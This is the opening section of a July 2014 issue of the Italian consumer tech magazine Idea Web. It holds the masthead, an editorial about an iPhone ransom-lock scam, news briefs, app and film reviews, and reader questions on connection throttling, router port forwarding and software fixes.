LUGLIO 2014
Periodico mensile

GIÙ LE MANI DAL MIO HI-TECH!
PC, smartphone e tablet: in caso di smarrimento o furto li rintracci sul Web

GADGET DAL FUTURO

L'INVASIONE DEI DRONI

p.62

NUOVI TOOL PIRATA

GLI SCROCCONI DELLE SERIE TV

Le nuove stagioni? C'è già chi se le vede in anteprima su PC, smartphone e tablet!

RIVELAZIONE SHOCK!

OCCHIO ALLE APP AZZERA-CREDITO

La nuova frontiera dei "servizi sanguisuga" attivati senza richiesta... Sono già nel tuo telefonino, ma non lo sai!

FATTI IL SITO WEB PIÙ FURBO CHE C'È!

Aggiungi foto, video e musiche piene zeppe di contenuti nascosti. Chi clicca sulla tua pagina resterà ipnotizzato!

Windows GRATIS e tascabile

Installa su chiavetta USB una copia del tuo Windows preferito. E lo usi dove ti pare e piace!

WINDOWS XP/7/8.1 PRONTI DA SCARICARE!!!

PAZZESCO!

INTERNET GROVIERA!

ADSL, WI-FI & BLUETOOTH BUCATI

I nostri hacker ti svelano quanto è facile da oggi entrare via Internet in qualunque PC o smartphone

FITNESS DA POLSO

iPhone 6 LA (FALSA) VERITÀ

Anno XIV n.ro 7 (158) Luglio 2014
Codice ISSN 1592-7725
Reg. Trib. di CS n.ro 632 del 28 Aprile 1999
Periodicità mensile
http://www.edmaster.it/ideaweb
e-mail: ideaweb@edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile : Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni
Coordinamento redazionale: Luca Filizzola
Collaboratori: A. Longo, D. Cerra, G. Garro, L. Tringali, M. Garofalo, F. Perrone, T. Zaffino

Segreteria di Redazione:
Rossana Scarcelli

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Art Director: Fabio Marra
Responsabile di progetto: Salvatore Vuono
Area Tecnica: G. Sicilia (Responsabile), D. Mazzei
Impaginazione: T. Diacono
Illustrazioni: Tonino Intieri

CONCESSIONARIA PER LA PUBBLICITÀ:
MASTER ADVERTISING S.r.l.
viale Andrea Doria, 17- 20124 Milano
Tel. 02 83121211 - Fax 02 83121207
e-mail: advertising@edmaster.it

EDITORE
EDIZIONI MASTER S.p.A.
via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato:
Massimo Sesti

ABBONAMENTO E ARRETRATI
Costo abbonamento Italia:
Idea Web Base (12 riviste) €17,90 sconto 25% sul prezzo di copertina €23,88
Idea Web DVD (12 riviste + 12 DVD) €35,90 sconto 25% sul prezzo di copertina €47,88
Idea Web Base (24 riviste) €34,90 sconto 27% sul prezzo di copertina €47,76
Idea Web DVD (24 riviste + 24 DVD) €59,80 sconto 38% sul prezzo di copertina €95,76.
Offerte valide fino al 31/08/2014.
Costo arretrati (a copia): il doppio del prezzo di copertina + €6,10 (spedizione con corriere).
Prima di inviare i pagamenti, verificare la disponibilità delle copie inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al numero 199.50.00.05*, oppure via posta a: EDIZIONI MASTER S.p.A. viale Andrea Doria 17-20124 Milano dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- bonifico bancario intestato a:
  EDIZIONI MASTER S.p.A.
  c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845333200000000066000
  (inviare copia della distinta insieme alla richiesta)
- assegno bancario non trasferibile da inviarsi in busta chiusa insieme alla richiesta;
- carta di credito Visa, Cartasi, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).

Stampa: GRAFICA VENETA S.p.A.
Via Malcanton, 2 - 35010 Trebaseleghe (PD)
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A. - Via Cazzaniga, 19 20132 Milano - Tel: 02/25.82.1

PER IL DVD-ROM ALLEGATO A IDEA WEB:
Ricerca e realizzazione: la Redazione di Idea Web
Duplicazione DVD-ROM: EcoDisk S.r.l.
Via dell'Aprica, 16 - 20158 Milano

Finito di stampare nel mese di Giugno 2014

SERVIZIO CLIENTI
@ **servizioclienti@edmaster.it**
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00

SCOPRI IL CONTENUTO DELLA RIVISTA

*SOMMARIO

iPhone 6: la (falsa) verità! Pag 22

Pag 38 **Internet groviera**

Pag 48 **Allarme App azzera-credito**

Pag 56 **Windows gratis e tascabile**

Pag 62 **Gadget dal futuro** **L'invasione dei droni**

Pag 66 **Gli scrocconi delle serie TV**

Pag. 14 Gli allegati di Idea Web

Bitstrips dalla redazione

Superuser in azione: "verso il root e oltreeeee"!

iPhone 7 concept in anteprima: display da 10" e impianto audio Beats by Dr. Dre

Editoriale

No Service
7:23
Wednesday, 28 May
Hacked by Oleg Pliss. For unlock device YOU NEED send voucher code by 100 $/eur one of this(Moneypack/Ukash/PaySafeCard)to @gmx.com i sent code 1226
slide to unlock

"PIZZO" MOBILE

L'immagine qui sopra ricorda un ramsonware (virus della Polizia, GdF ecc.) per PC, vero? Già, ma se la vedi sul tuo iPhone/iPad/iPod vuol dire che, come tanti altri, sei stato hackerato. Se vuoi sbloccare il device devi pagare 100 EUR/USD. Ovviamente non farlo: contatta Apple! Di tutta la faccenda sono tre gli aspetti "cominci". Primo: anche gli hacker, come le aziende che commercializzano prodotti, applicano la conversione 1:1 tra dollaro ed euro; così, invece di chiederci un riscatto di 73 EUR cercano di spillarcene 100. Ma che ingiustizia! Secondo: su LinkedIn ci sono due Oleg Pliss; uno di questi è un ingegnere informatico con un CV invidiabile. Una strana combinazione o un folle hacker in cerca notorietà?!? Terzo: presto i virus informatici saranno soltanto un lontano ricordo. E vai! Già, ma dovremo lottare contro truffatori e "mafiosi digitali"; sempre più phishing ed estorsioni telematiche all'orizzonte... La soluzione? Imparare a difendersi leggendo Idea Web, come la splendida inchiesta "Internet groviera" di pagina 38. Ti lascerà a bocca aperta!

Luca Filizzola
ideaweb@edmaster.it

Come si legge la rivista...

1 MODULO
Gli articoli sono divisi in moduli: ogni sezione può essere letta indipendentemente da quelle che la precedono. Ogni modulo è caratterizzato da una titolazione completa.

2 TEST
Il box "A noi è andata così…" è la prova su strada di Idea Web. Siti e servizi on line testati, con le indicazioni precise e dettagliate sull'esito. Un modo per farsi un'idea sull'efficienza di questo o quel portale.

3 PASSO PASSO
Sono i box che ti spiegano come usare un programma, un prodotto hi-tech o un servizio on line.

4 SUGGERIMENTI
Si tratta di dritte molto semplici da mettere in pratica, che ti aiutano a utilizzare meglio il Pc e Internet.


5 SUL WEB
Quando trovi questa indicazione riscalda il browser: si tratta delle risorse on line che permettono di approfondire il tema dell'articolo o che mettono a disposizione software e strumenti utili.


SUL WEB Per scoprire gli argomenti trattati nei vecchi numeri di Idea Web vai sul sito www.edmaster.it/ideaweb e clicca su Arretrati.

VIRUS ADDIO, AVANTI LE TRUFFE!

C'era una volta il virus... E c'era pure l'antivirus! Data la minaccia informatica chiamata "virus" che, nella pratica, non era alto che un programma che si installava nel nostro sistema per attivarne alcune funzionalità a nostra insaputa, c'era sempre una forma di protezione, appunto, l'antivirus, che ci garantiva un ottimo livello di sicurezza. Secondo le più recenti ricerche svolte da multinazionali delle telecomunicazioni, ormai i concetti di virus e antivirus sono però quasi del tutto superati in favore di altre forme di truffe informatiche che, più che sulle vulnerabilità dei sistemi informatici, si basano sulla creduloneria degli utenti. Attacchi organizzati portati da gruppi internazionali di hacker, malware che rimangono latenti per anni nei sistemi informatici, sistemi spia attivati dagli stessi utilizzatori sono solo alcune delle minacce che tra il 2013 e il primo semestre 2014 hanno ridefinito gli standard di in-sicurezza informatica. Anche i colossi produttori di antivirus più noti dichiarano di saper proteggere, soprattutto le aziende, da un numero molto limitato di minacce informatiche, non essendo più appunto i virus il pericolo numero uno. Difficile dire quali misure di protezione saranno necessarie nei prossimi anni!

BATMOBILE? NO, GOOGLEMOBILE!

Non è nera, non è lunghissima o minacciosa e nemmeno dotata di armamentari ipertecnologici in grado abbattere palazzi come la più famosa delle automobili dei supereroi: la Batmobile. Anzi, è proprio il contrario: è piccolissima, caruccia e rassicurante, lenta e a bassissimo consumo. Uno dei primi prototipi della "Googlemobile" che è attualmente in fase di sperimentazione ha però qualcosa in comune con la Batmobile: si guida da sola e si chiama col telecomando! Ebbene sì, i video girati e pubblicati su YouTube (www.edmaster.it/url/3329) fanno vedere quanto possa essere fantascientifica l'esperienza di guida, anzi sarebbe meglio dire di non guida, della macchina computerizzata di Google. Nei prossimi mesi pare che Google produrrà un numero elevato di altri modelli di auto e che inizierà una sperimentazione massiccia per le strade della California.

EBAY: SPALLE AL MURO!

eBay ha rappresentato e rappresenta tuttora uno dei siti Web che maggiormente ha contribuito a far diventare "normale" l'esperienza di acquisto di prodotti on-line. Per ottenere questo risultato, eBay si è concentrata da sempre sul concetto di sicurezza, dimostrando che inserire i dati di sistemi di pagamento personali e creare profili online erano attività molto sicure. La notizia dell'hackeraggio di un database di eBay ha però rimesso in discussione questo concetto: a quanto sembra, la richiesta effettuata da eBay ai propri utenti di cambiare le password di accesso deriva infatti da una tutela preventiva seguita a un massiccio attacco hacker subito dal gigante delle aste on-line. Pur non avendo avuto accesso a dati non criptati, e quindi senza conseguenze reali per gli utenti, parrebbe che gli hacker siano riusciti a superare le barriere dei sistemi di protezione di eBay... cosa non certo incoraggiante! Vista la portata mondiale del sito, le autorità di Stati Uniti ed Europa stanno indagando su quanto accaduto.

TELECOM E LA TV ON DEMAND

Telecom Italia battezza TIMvision, nuovo nome di Cubovision, la sua TV on demand, via Internet (ADSL e 3G/4G). La potenzierà inoltre con altri contenuti (adesso 5mila): la sesta stagione della serie TV Mad Men, inedita nel nostro Paese, è ora disponibile insieme a tutte le puntate dei cinque anni precedenti. Nelle prossime settimane crescerà l'offerta sportiva di TIMvision fruibile su tablet e smartphone, attraverso le reti superveloci 3G e 4G di TIM, anche grazie all'accordo siglato con Sky che ha già reso disponibili le Olimpiadi Invernali di Sochi e il Campionato Mondiale


LA BABELE DI SKYPE

Tra i sistemi di comunicazione più noti e amati al mondo, Skype merita la piazza d'onore. Dopo aver reintrodotto gratuitamente la possibilità di effettuare videoconferenze multiple a tutti gli utenti registrati, ora dai laboratori Microsoft sembra stia per uscire una versione sperimentale di Skype per Windows 8 che dovrebbe essere in grado di tradurre in tempo reale le conversazioni in lingue diverse (www.edmaster.it/url/3330).
Al momento pare che durante la sperimentazione saranno supportate solo le traduzioni tra inglese e tedesco, ma c'è da scommettere che se il motore di traduzione si dimostrerà all'altezza delle aspettative degli utilizzatori di Windows, in un anno potrebbe vedere la luce una versione più completa e multipiattaforma di questo avveniristico strumento.

*i nostri Preferiti

NON PERDERE OGNI MESE
I TRE SITI CONSIGLIATI DALLA REDAZIONE

www.surf-forecast.com

Cari serfisti, se siamo a caccia dell'onda del secolo, allora abbiamo due strade da seguire. La prima è quella di mettersi ad aspettare (e sperare) davanti a una spiaggia qualsiasi, la seconda è cercarla su Surf Forecast, un sistema di previsione di onde... in tempo reale!

www.myfitnesspal.com

Rimettersi in forma (che si intenda perdere qualche chilo o praticare attività fisica per mettere su muscoli e farsi il fiato) occorre avere un fidato compagno, qualcuno che si ricorda e ti ricorda cibi, esercizi e attività da fare. Myfitnesspal.com è il sito giusto!

www.prezzibenzina.it

Cosa mettere in valigia prima di un lungo viaggio in macchina? Vestiti, pinne, ombrellone e… una stampa con la mappa dei benzinai più convenienti della zona dove stiamo andando! Per generarne una sempre aggiornatissima, il sito Prezzibenzina.it è semplicemente perfetto.

di F1. TIMvision diventa anche parte integrante del nuovo portafoglio 4G di Tim: su tutte le offerte Internet 4G LTE è ora possibile scegliere tra l'intrattenimento e lo sport senza costi aggiuntivi. Il servizio resta accessibile a tutti gli utenti Internet italiani.

TIM PUNTA SUL 4G

Salgono a 713 i comuni italiani già raggiunti dalla nuova rete mobile LTE (Long Term Evolution) 4G di Tim per una copertura pari a oltre il 52% della popolazione a livello nazionale, che arriverà a circa l'80% entro il 2016. Già entro il 2014 verranno raggiunti con la rete 4G tutti i comuni con più di 35 mila abitanti. Si noti che Telecom, come tutti gli operatori quando parlano di copertura, si riferisce solo a quella outdoor (all'aperto), senza tenere conto di quella indoor (meno buona). Altra novità: tutte le offerte Tim Special ora includono (senza sovrapprezzi) la connessione 4G e danno 1 GB di streaming video gratuito su Youtube.

ADSL: PREZZI BASSI

Wind e TeleTu hanno abbassato i costi dell'ADSL con linea telefonica: rispettivamente a 24,95 e 24,90 euro al mese, per le offerte con chiamate illimitate incluse al solo scatto alla risposta.

CONSUMATORI: NUOVI DIRITTI

Dal 14 giugno ci sono nuovi diritti per i consumatori che comprano, al telefono o su Internet, beni o servizi, tra cui l'abbonamento telefonico. È frutto di un decreto che recepisce la direttiva europea 83 del 2011. L'azienda, nelle vendite a distanza (comprese quelle via call center), deve per prima cosa fornire informazioni dettagliate sull'offerta, riguardo alle "caratteristiche principali dei beni o servizi, il costo totale, il diritto di recesso, la durata del contratto e, nel caso di contratti a tempo indeterminato, le condizioni di risoluzione del contratto". Entra così, in una norma primaria, l'obbligo di rivelare tutti i costi, anche quelli di disdetta (spesso poco trasparenti, nell'offerta degli operatori, a quanto denunciato più volte da Altroconsumo). Bisogna dire inoltre all'utente che ha diritto a recedere gratis entro 14 giorni. Il decreto ha cambiato anche questo termine, che finora è stato di dieci giorni.

IN BREVE

AMAZON E LE SUE MONETE

Da qualche settimana, anche in Italia sono disponibili le Amazon Coins. Non si tratta di rare monete in metallo da collezionare realizzate da una qualche creativa zecca, ma di una moneta virtuale attraverso le quali si possono acquistare prodotti e servizi di Amazon. Il meccanismo di utilizzo è semplice: basta acquistare direttamente via Amazon un pacchetto di Amazon Coins (pagandoli con soldi reali) per poi vederle assegnate al proprio account e, di conseguenza, poterle usare come metodo alternativo alla carta di credito per effettuare acquisti sul più noto portale di e-commerce al mondo. Il vantaggio? Per il momento, usando le Amazon Coins si può risparmiare circa il 10%!

LA PLASTICA CHE SI AUTORIPARA

Un gruppo di ricercatori dell'università dell'Illinois ha dichiarato di essere vicino alla realizzazione di un rivoluzionario tipo di plastica che sarebbe in grado di autoripararsi colmando buchi e fratture di uno diametro significativo, di poco inferiore al centimetro (www.edmaster.it/url/3331). L'idea geniale che consente a questo materiale di autoripararsi consiste nella riproduzione al suo interno di un fitto sistema di vasi capillari dove fluiscono due gel che, una volta esposti all'aria a seguito di una rottura, si induriscono ripristinando la forma iniziale. Insomma, qualcosa che ricorda molto la nostra pelle e la reazione che ha nelle ferite!

LO SNAPCHAT DI YAHOO

In molti si aspettavano una mossa del genere: dopo che Facebook ha acquistato WhatsApp, il più popolare sistema di messaggistica mobile del mondo, anche gli altri giganti del Web non sarebbero stati a guardare. Ecco che Yahoo si è lanciato nell'acquisto di Blink, un sistema di messaggistica usa e getta (i messaggi si autodistruggono pochi secondi dopo l'invio) che sta insidiando da vicino il predominio della concorrenza (Snapchat). Questa mossa sottolinea come sia sempre più consolidata la tendenza del pubblico di utilizzare sistemi di messaggistica privata rispetto ai social network pubblici, dove la riservatezza è, per definizione, praticamente nulla...

Bitcoin

www.deezer.com

Nonostante gli alti e bassi degli ultimi mesi, i Bitcoin tornano sempre a galla con notizie sempre molto interessanti che li riguardano. Si vocifera, per esempio, che Paypal possa accettare Bitcoin come sistema di pagamento, e nuove realtà, tra cui la statunitense Circle (**www.circle.com**), permettono di utilizzare Bitcoin in maniera sempre più semplice.

sky

www.sky.it

Il gruppo internazionale di Sky potrebbe essere pronto a sferrare un colpo storico per quanto riguarda il panorama televisivo globale. Una possibile unione di Sky di diversi Paesi europei porterebbe a un dominio assoluto in campo di diritti televisivi di sport e spettacoli esclusivi di portata internazionale.

Spotify

www.spotify.com

Anche se pare aver colpito un solo utente, senza peraltro causargli danni economici di alcun tipo, la notizia che Spotify sia stato bucato dagli hacker ha costretto gli utilizzatori Android a scaricarne una nuova versione. Speriamo almeno che sia più sicura!

Tom Anderson

http://instagram.com/myspacetom#

Come chi è Tom? Tom Anderson è il fondatore del più grande successo (e poi del flop più clamoroso) nel mondo dei social network: MySpace! Dopo averlo venduto a caro prezzo, ora si gode la vita facendo il fotografo amatoriale e pubblicando le sue foto su Instagram. Da un genio come lui ci saremmo aspettati di più!

LE APP DEL MESE

TOMTOM GO

Prezzo: Gratis
Piattaforma: Android

Una delle migliori app per la navigazione stradale offline, TomTom Go, diventa "parzialmente" gratuita. Chi la usa per un numero limitato di chilometri non dovrà pagare alcun abbonamento. In regalo ci sono 250 Km, più altri 75 km al mese.

CINAMATIC


Prezzo: € 1,79
Piattaforma: iOS

I patiti di microvideo con effetti speciali hanno un nuovo punto di riferimento: Cinamatic. L'app si contraddistingue dalle altre per la qualità delle realizzazioni. Le clip, inoltre, possono essere condivise o mantenute private sul telefono.

IFTTT

Prezzo: Gratis
Piattaforma: Android

Uno dei servizi più interessanti degli ultimi anni, arriva finalmente su Android. Vuoi ricevere una notifica ogni volta che ti arriva un'email da un amico o automatizzare centinaia di operazioni tra servizi diversi? IFTTT è semplicemente fantastica!

HOME CINEMA

Nel 1987 il film originale Robocop sconvolse il pubblico di tutto il mondo. Il tema fantascientifico che vedeva la nascita del primo poliziotto ibrido uomo-macchina che, nonostante la robotizzazione e la riprogrammazione, manteneva principi morali tipici degli esseri umani, viene ripreso integralmente da questa rivisitazione ricchissima di effetti speciali. Agli appassionati di supereroi a stelle e strisce ma anche di manga e anime giapponesi, non sfuggiranno le analogie estetiche del nuovo RoboCop con diversi supereroi. E probabilmente è proprio la dimensione del poliziotto meccanizzato dotato di superpoteri la nota qualificante più interessante dell'intero film. Lontano dall'originalità della prima pellicola e dalla profondità della sua trama, ma ben superiore dal punto di vista della realizzazione tecnica e degli effetti speciali, RoboCop rappresenta indubbiamente una delle proposte cinematografiche più convincenti per chi ama il genere d'azione abbondantemente condito con elementi di fantascienza e fantapolitica.

5 GIUGNO 2014
ROBOCOP
TITOLO ORIGINALE: Robocop
NAZIONE: USA
ANNO: 2014
GENERE: Azione, Fantascienza
REGIA: José Padilha
SCENEGGIATURA: N. Schenk, J. Vanderbilt, J. Zetumer
CAST: J. Kinnaman, G. Oldman, A. Cornish, S. L. Jackson, J. E. Haley, J. Baruchel, M. Keaton
DURATA: 121'
DISTRIBUZIONE: Warner Bros.
SITO: www.robocop.com
PREZZO: € 14,84 (DVD), € 17,81 (Blu-ray)

SUL WEB Trovi news, recensioni, anteprime e tanti film da guardare legalmente gratis in streaming sul sito **www.film-review.it**.

Invia subito le tue domande a ideaweb@edmaster.it

Il tuo sito è un capolavoro? Segnalalo all'indirizzo di posta elettronica ideaweb@edmaster.it

Gli esperti di Idea Web rispondono ogni mese alle domande di interesse comune sull'uso di Internet e del computer.

INTERNET MOBILE A RALLENTY

Ho un abbonamento annuale con chiavetta Tim a 120 ore mensili ormai da due anni e devo registrare uno spiacevole inconveniente. Ogni sera (escluso sabato e domenica) la mia connessione, raggiunto più o meno un gigabyte in download, viene azzerata o meglio limitata a 10-15 Kbps al secondo: di conseguenza, non si riesce ad aprire neppure una semplice pagina sul browser e mi vedo costretto a spegnere il computer. Ho chiesto spiegazioni al Servizio Clienti chiamando il 119 e mi è stato detto che la mia banda viene limitata perché uso programmi Peer to Peer, cosa che fanno praticamente tutti. Sono ampiamente sicuro che questa clausola non c'era quando ho stipulato il contratto annuale, per cui non capisco perché non posso usufruire come voglio delle mie 120 ore libere, che è nel mio diritto avendole già pagate. In questo modo, ogni mese sono molte le ore che vengono perdute e di cui non riesco ad usufruire, in quanto lavoro tutto il giorno e uso il PC solo di sera. Volevo conoscere la vostra opinione a riguardo, se è giusto che gli operatori telefonici limitino spudoratamente i loro servizi agli utenti. Preciso che abito in una zona dove non c'è ADSL e la chiavetta Tim è l'unica che funziona decentemente, quindi mi vedo costretto a sopportare questa situazione per mancanza di alternative.

Filippo

LTutti gli operatori mobile hanno da qualche anno clausole contrattuali con cui si attribuiscono il diritto di ridurre la velocità in caso di utilizzi che considerano impropri. Tra questi c'è l'uso dei programmi Peer to Peer o il download di una grande quantità di dati in poco tempo. Le offerte con un monte orario, che non hanno quindi limiti espliciti di volume di dati, certo sono destinate a soffrire più di altre di queste clausole. Gli operatori non dicono, però, a quanto riducono la velocità in questi casi. Limitarla a 10-15 Kbps equivale ad azzerare l'Internet dell'utente e forse ci possono essere profili di violazione del diritto d'accesso. Sarebbe stata insomma più inattaccabile la posizione dell'operatore se si fosse limitato a rallentare il Peer to Peer. Praticamente non è facile rimediare a questa situazione. Potresti aspettare la scadenza del contratto e vedere se con un altro operatore va meglio, dopo esserti accertato di avere una buona copertura (variabile che in un anno certo sarà migliorata). Anche la situazione di "digital divide" è temporanea. Le coperture ADSL stanno aumentando, infatti, grazie a investimenti di operatori e con fondi pubblici. Si calcola che entro fine anno solo 200 mila case in Italia saranno in effettiva assenza di copertura a banda larga normale e saranno costretti a usare il satellite. Potresti inoltre scoprire di essere già coperto da una tecnologia alternativa "fixed wireless" di tipo WiMax: controlla la copertura sui siti di Eolo (**http://ngi.it/it/connettivita/eolo-wireless**), Linkem (**www.linkem.com**) e Aria (**www.ariamax.it**). Se non sei fortunato e devi tenerti Tim, puoi solo provare la via del contenzioso con l'operatore, obiettando che la policy è eccessivamente penalizzante e potrebbe essere lesiva del diritto d'accesso a Internet. Manda prima un reclamo scritto a Tim e poi rivolgiti al tuo Corecom regionale (**www.edmaster.it/url/3279**): la procedura è gratuita.

Le chiavette Internet non sono le uniche alternative alla mancanza di copertura ADSL. Le offerte wireless di operatori come Aria, Eolo e Linkem garantiscono buone velocità a prezzi concorrenziali.

SITECOM E IL PORT FORWARDING

Nella lista router di Simple Port Fowarding non compare il mio modello, nemmeno con l'aggiornamento della lista. Il mio router è il Sitecom WLM-3600 v1001 (X3 N300). Potete aiutarmi a velocizzare la mia connessione affetta da "lumachite"?

Davide

Premettiamo che l'operazione di port forwarding ci può aiutare a migliorare la velocità di download su alcuni programmi Peer to Peer (perché aumenta il numero di fonti da cui possiamo scaricare lo stesso file). Non incide, insomma, sulla velocità complessiva della linea, la cui eventuale lentezza può avere diverse cause. Se il nostro router non è elencato tra quelli compatibili con Simple Port Forwarding (**www.simpleportforwarding.com**), seguiamo il metodo manuale per aprire le porte. La procedura, però, cambia a seconda del modello e della versione di firmware del router. Possiamo dire che per accedere a quel router Sitecom dobbiamo scrivere nel browser l'indirizzo **192.168.0.1** e poi mettere come username **Admin** e come password quella scritta sul retro del prodotto (varia a seconda dei modelli). A questo punto, le opzioni per effettuare il port forwarding dovrebbero trovarsi all'interno del menu **Advanced settings**. Dobbiamo, come al solito, scrivere l'indirizzo IP del computer (come impostato nelle opzioni della scheda di rete, per renderlo fisso) e la porta dell'applicazione da sbloccare.

Non tutti i router sono supportati da Simple Port Forwarding. In questi casi, per aprire le porte del dispositivo e scaricare più velocemente dal P2P è necessario intervenire manualmente.

NERO NON FUNZIONA!

Ho acquistato Nero 2014 a seguito di un'offerta di

SUL WEB Puoi scaricare alcuni dei software citati dal CD Virtuale di Idea Web. Scopri come a pagina 16.

aggiornamento. All'inizio ho avuto difficoltà di installazione: Il supporto tecnico mi ha aiutato perché avevo ancora tracce di Nero 10 sul PC. Purtroppo, però, il programma MediaHome continua a non funzionare bloccandosi in continuazione. Sempre il supporto di Nero mi ha detto che: <<*il problema probabilmente è causato da una errata installazione di Microsoft .Net Framework. Microsoft fornisce uno strumento speciale per correggere automaticamente questo errore e scaricabile dal sito http://support.microsoft.com/kb/2698555/it*>>. Ho seguito il link, provato il programma di ripristino di .Net, ma non ho risolto. Cosa mi suggerite di fare?

Silvio

Nero 2014 ha bisogno di **.Net 4** (**www.edmaster.it/url/3280**), ma dal sito risulta che questo pacchetto viene fornito o installato automaticamente con Nero. Visto che lo strumento di ripristino non ha funzionato, facciamo un passo indietro. Rimuoviamo Nero 2014. Usiamo poi il **CleanUp tool** di Nero (**www.edmaster.it/url/3281**), anche se sembra riferirsi solo a versioni precedenti del programma. Dal **Pannello di controllo** di Windows rimuoviamo anche il **.Net Framework 4** (**Programmi/Disinstalla un programma**). A questo punto reinstalliamo Nero. Dovrebbe automaticamente installare le librerie necessarie. Se non lo fa, prendiamolo da **www.edmaster.it/url/3282**.

CAMBIARE ASPETTO AL DESKTOP

SSono stanco di vedere sempre le solite immagini di sfondo in Windows. Esiste un modo per visualizzare in automatico nuove foto?

Paolo

Windows 7 e 8 consentono di scaricare foto da Internet e farle apparire automaticamente come immagini di sfondo, come ad esempio le affascinanti riprese aeree della cartografia Microsoft di Bing Maps. Ecco cosa bisogna fare. Clicchiamo col tasto destro su un punto libero del Desktop e, dall'elenco che si apre, sulla voce **Personalizza**. Nella nuova finestra clicchiamo su **Altri temi online**. Dopo il clic si aprirà il browser alla pagina dei temi gratuiti offerti da Microsoft. Con un clic del mouse sulla voce di menu **Temi RSS dinamici** accederemo a quelli aggiornabili via Internet. Scegliamo un tema e clicchiamo su **Download**. Le azioni successive dipenderanno dal browser impiegato. Se usiamo Internet Explorer clicchiamo su **Apri** e, se necessario, scegliamo nuovamente **Apri**. Se invece utilizziamo Firefox premiamo il pulsante **Salva File**, confermiamo con **OK** e poi di nuovo clicchiamo sul file scaricato. Infine, se siamo utenti Chrome clicchiamo su **Download**, poi Salva e quindi nella stessa finestra del browser sul nome del file in basso a sinistra. Dopo averlo scaricato, il nuovo tema apparirà all'interno della sezione **Temi Personali**. Clicchiamo sul tema scaricato e chiudiamo le finestre aperte. Non meravigliamoci se all'inizio lo schermo rimane nero, visto che Windows deve scaricare da 